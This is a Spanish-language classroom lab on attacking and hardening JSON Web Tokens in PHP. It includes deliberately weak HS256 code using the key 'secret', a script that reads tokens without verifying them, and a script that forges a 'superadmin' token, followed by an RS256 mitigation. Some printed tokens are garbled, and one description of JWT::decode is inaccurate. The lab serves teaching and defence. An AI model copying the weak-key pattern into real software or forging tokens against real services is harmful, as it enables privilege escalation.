

Actividad 3: Manipulación de JWT y cómo protegerlo

Tema: Seguridad en JSON Web Tokens (JWT)

Objetivo: Explorar cómo JWT puede ser manipulado y aplicar protección

¿Qué es JWT?

JWT (JSON Web Token) es un estándar para la autenticación y el intercambio de información de forma segura a través de tokens firmados. Sin embargo, si se implementa incorrectamente, puede ser vulnerable a ataques de falsificación de firmas.

Generar proyecto con Composer

Para la realización de esta actividad vamos a generar el Proyecto mediante **Composer**, el cual es un sistema de gestión de paquetes para programar en PHP que provee los formatos estándar necesarios para manejar dependencias y librerías de PHP.

Instalar Composer

Si no se tiene *Composer* instalado, actualiza el sistema e instala desde: `apt install composer` o <https://getcomposer.org/download/>

Verifica que está instalado ejecutando:

```
composer -V
```

Crear un archivo `composer.json` (si no existe)

En la raíz del proyecto, crear un archivo *composer.json* que contenga:

```
{
  "require": {
    "firebase/php-jwt": "^6.0"
  }
}
```

Instalar las dependencias

Ejecutar el siguiente comando en la terminal dentro del proyecto:

```
composer install
```

Este comando generará una estructura como la que se muestra a continuación:

```
(root@kali):~/var/www/html# tree jwt_security
jwt_security
├── composer.json
├── composer.lock
├── jwt_weak.php
└── vendor
    ├── autoload.php
    └── composer
        ├── autoload_classmap.php
        ├── autoload_namespaces.php
        ├── autoload_psr4.php
        ├── autoload_real.php
        ├── autoload_static.php
        ├── ClassLoader.php
        ├── installed.json
        ├── installed.php
        ├── InstalledVersions.php
        ├── LICENSE
        └── platform_check.php
    ├── firebase
    │   └── php-jwt
    │       ├── CHANGELOG.md
    │       ├── composer.json
    │       ├── LICENSE
    │       ├── README.md
    │       └── src
    │           ├── BeforeValidException.php
    │           ├── CachedKeySet.php
    │           ├── ExpiredException.php
    │           ├── JWK.php
    │           ├── JWTExceptionWithPayloadInterface.php
    │           ├── JWT.php
    │           ├── Key.php
    │           └── SignatureInvalidException.php
6 directories, 27 files
(root@kali):~/var/www/html#
```

Incluir *vendor/autoload.php* en tu código

A partir de ahora, en cualquier archivo PHP donde se use JWT, simplemente escribir

```
require 'vendor/autoload.php';
```

Y la siguiente línea

```
use Firebase\JWT\JWT;
```

Sirve para importar la clase JWT del paquete *firebase/php-jwt*, que es una biblioteca de PHP para generar y validar **JSON Web Tokens (JWT)**.

¿Para qué se usa *Firebase\JWT\JWT*? Esta clase permite:

1. **Generar JWTs** (*JWT::encode()*)
2. **Decodificar JWTs** sin verificar firma (*JWT::decode(\$token, \$options)*)
3. **Verificar JWTs** con validación de firma (*JWT::decode(\$token, new Key(\$key, "HS256"))*)

Cómo instalar *firebase/php-jwt*

Si *use Firebase\JWT\JWT;* da un error de "clase no encontrada", significa que la biblioteca **no está instalada**. Para instalarla, usar **Composer**:

```
composer require firebase/php-jwt
```

Código Vulnerable (*jwt_weak.php*)

El siguiente código es inseguro porque usa *una clave de firma débil* y un *algoritmo por defecto (HS256) sin validación adecuada*:

```
<?php
require 'vendor/autoload.php';
use Firebase\JWT\JWT;


$key = "secret"; //Clave débil
$payload = ["user" => "admin", "role" => "admin"];

// Agregar el tercer parámetro: el algoritmo de firma
$jwt = JWT::encode($payload, $key, "HS256");

echo "JWT Generado: " . $jwt;
?>
```

Los problemas que observamos son que:

- Usa "secret" como clave, lo que facilita ataques de fuerza bruta.
- No usa algoritmos de clave pública/privada (*como RSA*).
- *No valida* correctamente los tokens.



JWT Generado:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoIYWRtaW4iLCJyb2xlIjoIYWRtaW4ifQ.POG2q5AiVu34ExCPjflae3O8d-XK7ybbYNsG2L7GOL4

El token obtenido tiene tres partes separadas por puntos (.), lo que es la estructura estándar de un JWT:

HEADER.PAYLOAD.SIGNATURE

Explotación de JWT

Un atacante puede manipular el token para escalar privilegios.

1º Decodificar el JWT

Podemos decodificar el JWT sin verificar la firma, creamos el fichero *jwt_decode.php*:

```
<?php
require 'vendor/autoload.php';

use Firebase\JWT\JWT;

// JWT generado (modifícalo con el tuyo)
$token =
"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyIjoiYWRTaW4iLCJyb2xlIjoiYWRTaW4ifQ.P0g2q5AiVu
34ExCPjfIae3O8d-XK7ybbYnsG2L7GOL4";


// Decodificar sin verificar la firma (Inseguro, solo para pruebas)
$tokenParts = explode(".", $token);

if (count($tokenParts) !== 3) {
    die("Error: El JWT no tiene el formato correcto.");
}

// Decodificar el header y el payload (sin verificar la firma)
$header = json_decode(base64_decode($tokenParts[0]), true);
$payload = json_decode(base64_decode($tokenParts[1]), true);

echo "HEADER:\n";
print_r($header);

echo "\nPAYLOAD:\n";
print_r($payload);
?>
```



2º Modificar y volver a firmar con una clave débil *jwt_regen.php*

Si la aplicación usa una clave débil, un atacante puede regenerar el token con un rol más alto.

```
<?php
require 'vendor/autoload.php';
use Firebase\JWT\JWT;


$key = "secret"; //Clave débil (peligroso en producción)

$payload = [
    "user" => "hacker",
    "role" => "superadmin" //Escalando privilegios
];


$new_jwt = JWT::encode($payload, $key, "HS256");

echo "Nuevo JWT modificado:\n" . $new_jwt;
?>
```

Si el servidor no valida correctamente el token, este ataque permitirá la escalada de privilegios.



Nuevo JWT modificado:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiaGFja2VyIiwicm9sZSI6InN1cGVyYWRTaW4ifQ.gHL7skcJwdYp3u1OeLMkNr57hzCzCvULF97Wmv6LqJY



Mitigación

* Código Seguro con RS256 (Claves Privadas y Públicas)

Para proteger el JWT, usaremos **RSA con una clave privada y una clave pública**.

1º Generar las claves RSA


Ejecutar estos comandos en la terminal:

```
openssl genpkey -algorithm RSA -out private.pem  
openssl rsa -in private.pem -pubout -out public.pem
```

Ahora se disponer de los ficheros:

- *private.pem* → Se usa para **firmar** JWTs.
- *public.pem* → Se usa para **verificar** JWTs.

6



JWT Seguro Generado:

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1c2VyIjoIYWRTaW4iLCJyb2xlIjoIYWRTaW4iLCJpYXQiOiJlbnV4cCI6MTc0MDQzMTEwNX0.Dun305p3v_Y4Eomw4PkNZblCgl6DKSrdFwgKWGjFYLiW2pva_GisFqW5XBP4i43xOKfl6KEVLG19ZJV4-_GRIABBMZbXygUZwp85UIMlytqiVmaNvCFWoFgjHmigtHAzsrF5ADj3I0UR3tXeqlYrUn5Oxs8ZnAJ5pRmrS-8-ZNPLDz5EyK8CyrnFnO_z6ObbEdVSOQbqwb2JmHg856a8R1x2TbMdTD1HwYmGYsrJs_qZOCvkhsIXt1TiULI7vSTfZpWrIa_TeOd4Z-t5MGWEqFQ5Xc_Vf16QI9Idpd8S8-5mx9ngKflrMOlnGFyzH155jEX49vLve5PQLIwulF8V1A

3º Código Seguro: Validar JWT con RS256 *jwt_rs256_val.php*

```
<?php
require 'vendor/autoload.php';
use Firebase\JWT\JWT;
use Firebase\JWT\Key;

$publicKeyPath = "/var/www/html/jwt_security/public.pem";
$token =
"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1c2VyIjoIYWRTaW4iLCJyb2xlIjoIYWRTaW4iLCJpYXQiOiJlbnV4cCI6MTc0MDQzMTEwNX0.Dun305p3v_Y4Eomw4PkNZblCgl6DKSrdFwgKWGjFYLiW2pva_GisFqW5XBP4i43xOKfl6KEVLG19ZJV4-_GRIABBMZbXygUZwp85UIMlytqiVmaNvCFWoFgjHmigtHAzsrF5ADj3I0UR3tXeqlYrUn5Oxs8ZnAJ5pRmrS-8-ZNPLDz5EyK8CyrnFnO_z6ObbEdVSOQbqwb2JmHg856a8R1x2TbMdTD1HwYmGYsrJs_qZOCvkhsIXt1TiULI7vSTfZpWrIa_TeOd4Z-t5MGWEqFQ5Xc_Vf16QI9Idpd8S8-5mx9ngKflrMOlnGFyzH155jEX49vLve5PQLIwulF8V1A"; //
Coloca aquí tu JWT


if (!file_exists($publicKeyPath)) {
    die("Error: El archivo public.pem no existe.");
}

if (!is_readable($publicKeyPath)) {
    die("Error: No se puede leer el archivo public.pem, revisa permisos.");
}

// Cargar clave pública
$publicKey = file_get_contents($publicKeyPath);

try {
    // Decodificar y validar la firma
    $decoded = JWT::decode($token, new Key($publicKey, "RS256"));

    echo "Token válido! Información decodificada:\n";
    print_r($decoded);
} catch (Exception $e) {
    echo "Token inválido: " . $e->getMessage();
}
?>
```



Ejemplo completo en PHP de cómo implementar autenticación con JWT seguro (RS256), incluyendo:

- Verificación del rol del usuario (Solo *admin* puede acceder).
- Manejo de expiración del token (Si está expirado, pide *reautenticación*).
- Protección de rutas restringidas usando JWT en cabeceras HTTP (*Authorization: Bearer <TOKEN>*).

Código PHP: Validación y Autorización con JWT RS256 *jwt_full.php*

```
<?php
require 'vendor/autoload.php';
use Firebase\JWT\JWT;
use Firebase\JWT\Key;

// Ruta al archivo de clave pública (para validar el JWT)
$publicKeyPath = "/var/www/html/jwt_security/public.pem";

// Obtener el JWT desde la cabecera HTTP
$headers = getallheaders();
if (!isset($headers['Authorization'])) {
    http_response_code(401);
    die("Acceso denegado: No se encontró el token en la cabecera.");
}

// Extraer el token de la cabecera "Authorization: Bearer <TOKEN>"
$authHeader = $headers['Authorization'];
$token = str_replace("Bearer ", "", $authHeader);

if (!file_exists($publicKeyPath)) {
    die("Error: El archivo public.pem no existe.");
}

if (!is_readable($publicKeyPath)) {
    die("Error: No se puede leer el archivo public.pem, revisa permisos.");
}

// Cargar clave pública
$publicKey = file_get_contents($publicKeyPath);

try {
    // Validar y decodificar el JWT
    $decoded = JWT::decode($token, new Key($publicKey, "RS256"));

    // **Verificar si el token ha expirado**
    if ($decoded->exp < time()) {
        http_response_code(401);
        die("Token expirado. Por favor, inicia sesión nuevamente.");
    }

    // **Verificar si el usuario tiene permisos**
    if ($decoded->role !== 'admin') {

```



```
http_response_code(403);
die("Acceso denegado: No tienes permisos de administrador.");
}

// Si el token es válido y el usuario es admin, permitir acceso
echo "Acceso permitido. Bienvenido, " . $decoded->user;

} catch (Exception $e) {
    http_response_code(401);
    die("Token inválido: " . $e->getMessage());
}
?>
```

Si se ejecuta directamente este código no funcionará ya que necesita la cabecera HTTP Authorization que permite enviar credenciales que autentican al cliente frente al servidor. Permite que el cliente proporcione información de autenticación (como un token o una combinación de usuario y contraseña) sin necesidad de que el servidor lo solicite de forma explícita cada vez

. Cómo Funciona este Código

1. Obtiene el JWT de la cabecera HTTP (*Authorization: Bearer <TOKEN>*).
2. Verifica si el archivo public.pem existe y es legible.
3. Decodifica el JWT con la clave pública y el algoritmo RS256.
4. Valida que el token no esté expirado (*exp < time()*).
5. Revisa si el usuario tiene permisos (*role === 'admin'*).
6. Si todo está bien, permite el acceso. Si no, devuelve un error (*401 Unauthorized o 403 Forbidden*).

Ejemplo de Uso en una API

Cuando un usuario hace una petición a la API con un **JWT válido**, la cabecera debería mostrarse así:

```
GET /ruta-protegida HTTP/1.1
Host: localhost
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9...
```

Si el JWT es válido y el usuario es *admin*, la API responderá:

```
Acceso permitido. Bienvenido, admin
```

Si el token es **inválido o expirado**, responderá con:

```
Token inválido: Signature verification failed
```

Si el usuario **no es admin**, responderá con:

```
Acceso denegado: No tienes permisos de administrador.
```

* Probar la API con **JWT seguro (RS256)** usando herramientas como **cURL**, **Postman** o **Kali Linux con BurpSuite**.

1. Iniciar el servidor PHP

Si se está trabajando en **un entorno local**, iniciar el servidor en la terminal:

```
php -S localhost:8000 -t /var/www/html/jwt_security
```

Si usas **Apache**, asegurarse de que el servidor esté ejecutándose.

2. Generar un JWT válido

Si aún no se dispone un token válido, generar uno con el siguiente script (**jwt_generate.php**):

```
<?php
require 'vendor/autoload.php';
use Firebase\JWT\JWT;

$privateKey = file_get_contents("/var/www/html/jwt_security/private.pem");

$payload = [
    "user" => "admin",
    "role" => "admin",
    "iat" => time(),
    "exp" => time() + 3600 // Expira en 1 hora
];

$jwt = JWT::encode($payload, $privateKey, "RS256");

echo "JWT Generado:\n" . $jwt . "\n";
?>
```

Ejecutar este script en el servidor o terminal para obtener el JWT.

```
php jwt_generate.php
```



```
(root@kali)~/var/www/html/jwt_security
# php jwt_generate.php
JWT Generado:
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1c2VyIjoieWRtaW4iLCJyb2x1IjoieWRtaW4iLCJpYXQiOjE3NDA0MjgyNjQsImV4cCI6MTc0MDQzMjg2NH0.Kj7Vg1tXV6xYaW98fvkZ0K6YxRy66GRpmlf5B-im8Z6v-ZgKov4jRLrFCJtadXcSM0QdAd-KoF1P3T3MZub6pDxec3c7IZ8F4zkQhw1zZYEGb_uNKX-le0vSiUutdciFKiTM_G1AXjrp4l7-4SZaZHfKaquoSOZKnnhKTJcGsX1Lsg2osDS3r9Nz6nMaWqLdDmURbmV9-QGSuZHMek6TCUpQNFcyTXpetWHdJbWmkkZ1qp6AM501ouuBwpkacCdPCXLZBS1QTVYL232cdoNx4ZHhX42SzoHd-P69dYzX0IWA0EeGgFK4vkH18ujIMhdAXhNt9v-_q1GsUsM6hHq
```

Copiar el **token JWT** generado para usarlo en las pruebas siguientes.

```
JWT Generado:
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1c2VyIjoieWRtaW4iLCJyb2x1IjoieWRtaW4iLCJpYXQiOjE3NDA0MjgyNjQsImV4cCI6MTc0MDQzMjg2NH0.Kj7Vg1tXV6xYaW98fvkZ0K6YxRy66GRpmlf5B-im8Z6v-ZgKov4jRLrFCJtadXcSM0QdAd-KoF1P3T3MZub6pDxec3c7IZ8F4zkQhw1zZYEGb_uNKX-le0vSiUutdciFKiTM_G1AXjrp4l7-4SZaZHfKaquoSOZKnnhKTJcGsX1Lsg2osDS3r9Nz6nMaWqLdDmURbmV9-
```

QGSuZHMek6TCUpQNFcyTXpetWHdJbWmkkZ1qp6AM5O1ouuBwpkabbCdPCXLzBS1QTVYL232cdoNx4ZHhX42SzoHd-P69dYZzzXOIWAOEeGgFK4vkH18ujIMhdAXhNt9v-_q1GsUsM6hHQ

4º Hacer una petición a la API con el JWT

Prueba con cURL: Ejecutar el siguiente comando en la terminal, reemplazando el token obtenido:

```
curl -X GET http://localhost:8000/jwt_full.php \
-H "Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1c2VyIjoIYWRtaW4iLCJyb2xlIjoIYWRtaW4iLCJpYXQiOiJlbnRlZ6v-ZgKov4jRLrFCJtadXcSM0QdAd-KoF1P3T3MZub6pDxec3c7IZ8F4zkQhw1zZYEGb_uNKX-le0vSiUutdciFKiTM_G1AXjrp4l7-4SZaZHfKaquoSOZKnnhKTJcGsX1Lsg2osDS3r9Nz6nMaWqLdDmURbmV9-QGSuZHMek6TCUpQNFcyTXpetWHdJbWmkkZ1qp6AM5O1ouuBwpkabbCdPCXLzBS1QTVYL232cdoNx4ZHhX42SzoHd-P69dYZzzXOIWAOEeGgFK4vkH18ujIMhdAXhNt9v-_q1GsUsM6hHQ"
```

```
(root@kali)-[/var/www/html/jwt_security]
# php -S localhost:8000 -t /var/www/html/jwt_security
[Mon Feb 24 15:20:36 2025] PHP 8.2.27 Development Server (http://localhost:8000) started
[Mon Feb 24 15:20:44 2025] [::1]:53932 Accepted
[Mon Feb 24 15:20:44 2025] [::1]:53932 [200]: GET /jwt_full.php
[Mon Feb 24 15:20:44 2025] [::1]:53932 Closing
```

```
(root@kali)-[/var/www/html/jwt_security]
# curl -X GET http://localhost:8000/jwt_full.php \
-H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1c2VyIjoIYWRtaW4iLCJyb2xlIjoIYWRtaW4iLCJpYXQiOiJlbnRlZ6v-ZgKov4jRLrFCJtadXcSM0QdAd-KoF1P3T3MZub6pDxec3c7IZ8F4zkQhw1zZYEGb_uNKX-le0vSiUutdciFKiTM_G1AXjrp4l7-4SZaZHfKaquoSOZKnnhKTJcGsX1Lsg2osDS3r9Nz6nMaWqLdDmURbmV9-QGSuZHMek6TCUpQNFcyTXpetWHdJbWmkkZ1qp6AM5O1ouuBwpkabbCdPCXLzBS1QTVYL232cdoNx4ZHhX42SzoHd-P69dYZzzXOIWAOEeGgFK4vkH18ujIMhdAXhNt9v-_q1GsUsM6hHQ"

✓ Acceso permitido. Bienvenido, admin

(root@kali)-[/var/www/html/jwt_security]
#
```

Resultados esperados:

- Si el JWT es *válido* y el usuario es **admin**:

Acceso permitido. Bienvenido, admin

- Si el token *está expirado o incorrecto*:

Token inválido: Signature verification failed

- Si el usuario *no es admin*:

Acceso denegado: No tienes permisos de administrador.

Prueba con Postman: Instalar Postman en Kali Linux con Snap o desde la página oficial de *ApplImage*

Instalar Snap:

```
sudo apt update  
sudo apt install snapd
```

Habilitar Snap:

```
sudo systemctl enable --now snapd.socket
```

Crear el enlace simbólico para que Snap funcione bien en Kali:

```
sudo ln -s /var/lib/snapd/snap /snap  
sudo reboot
```


Instalar *Postman* con Snap

```
sudo snap install postman  
export PATH=$PATH:/snap/bin
```

1. Ejecutar *Postman*


Una vez instalado y creada una cuenta, puedes iniciarlo desde el menú de aplicaciones o desde terminal con privilegios normales:

```
postman
```



Crear una nueva petición HTTP


1. Clic en "New Request". – "HTTP"



2. Seleccionar el método **GET**.
3. En la barra de URL, escribir:

```
http://localhost:8000/jwt_full.php
```

4. Desplazarse a la pestaña **Headers**.




Agregar el JWT en la cabecera de la petición

1. En **Headers**, agregar un nuevo *header*:
 - **Key:** Authorization

- **Value:**

Bearer TU_JWT_AQUI

- Reemplaza TU_JWT_AQUI con el token generado en el paso anterior, si no lo tienes, generarlo de nuevo con `php jwt_generate.php`



Iniciar el servidor PHP



Si se está trabajando en **un entorno local**, iniciar el servidor en la terminal:

```
php -S localhost:8000 -t /var/www/html/jwt_security
```

Si usas **Apache**, asegurarse de que el servidor esté ejecutándose.

Enviar la petición

1. Clic en **Send**.
2. Revisar la respuesta en la sección **Body**.




Prueba con BurpSuite (Kali Linux)

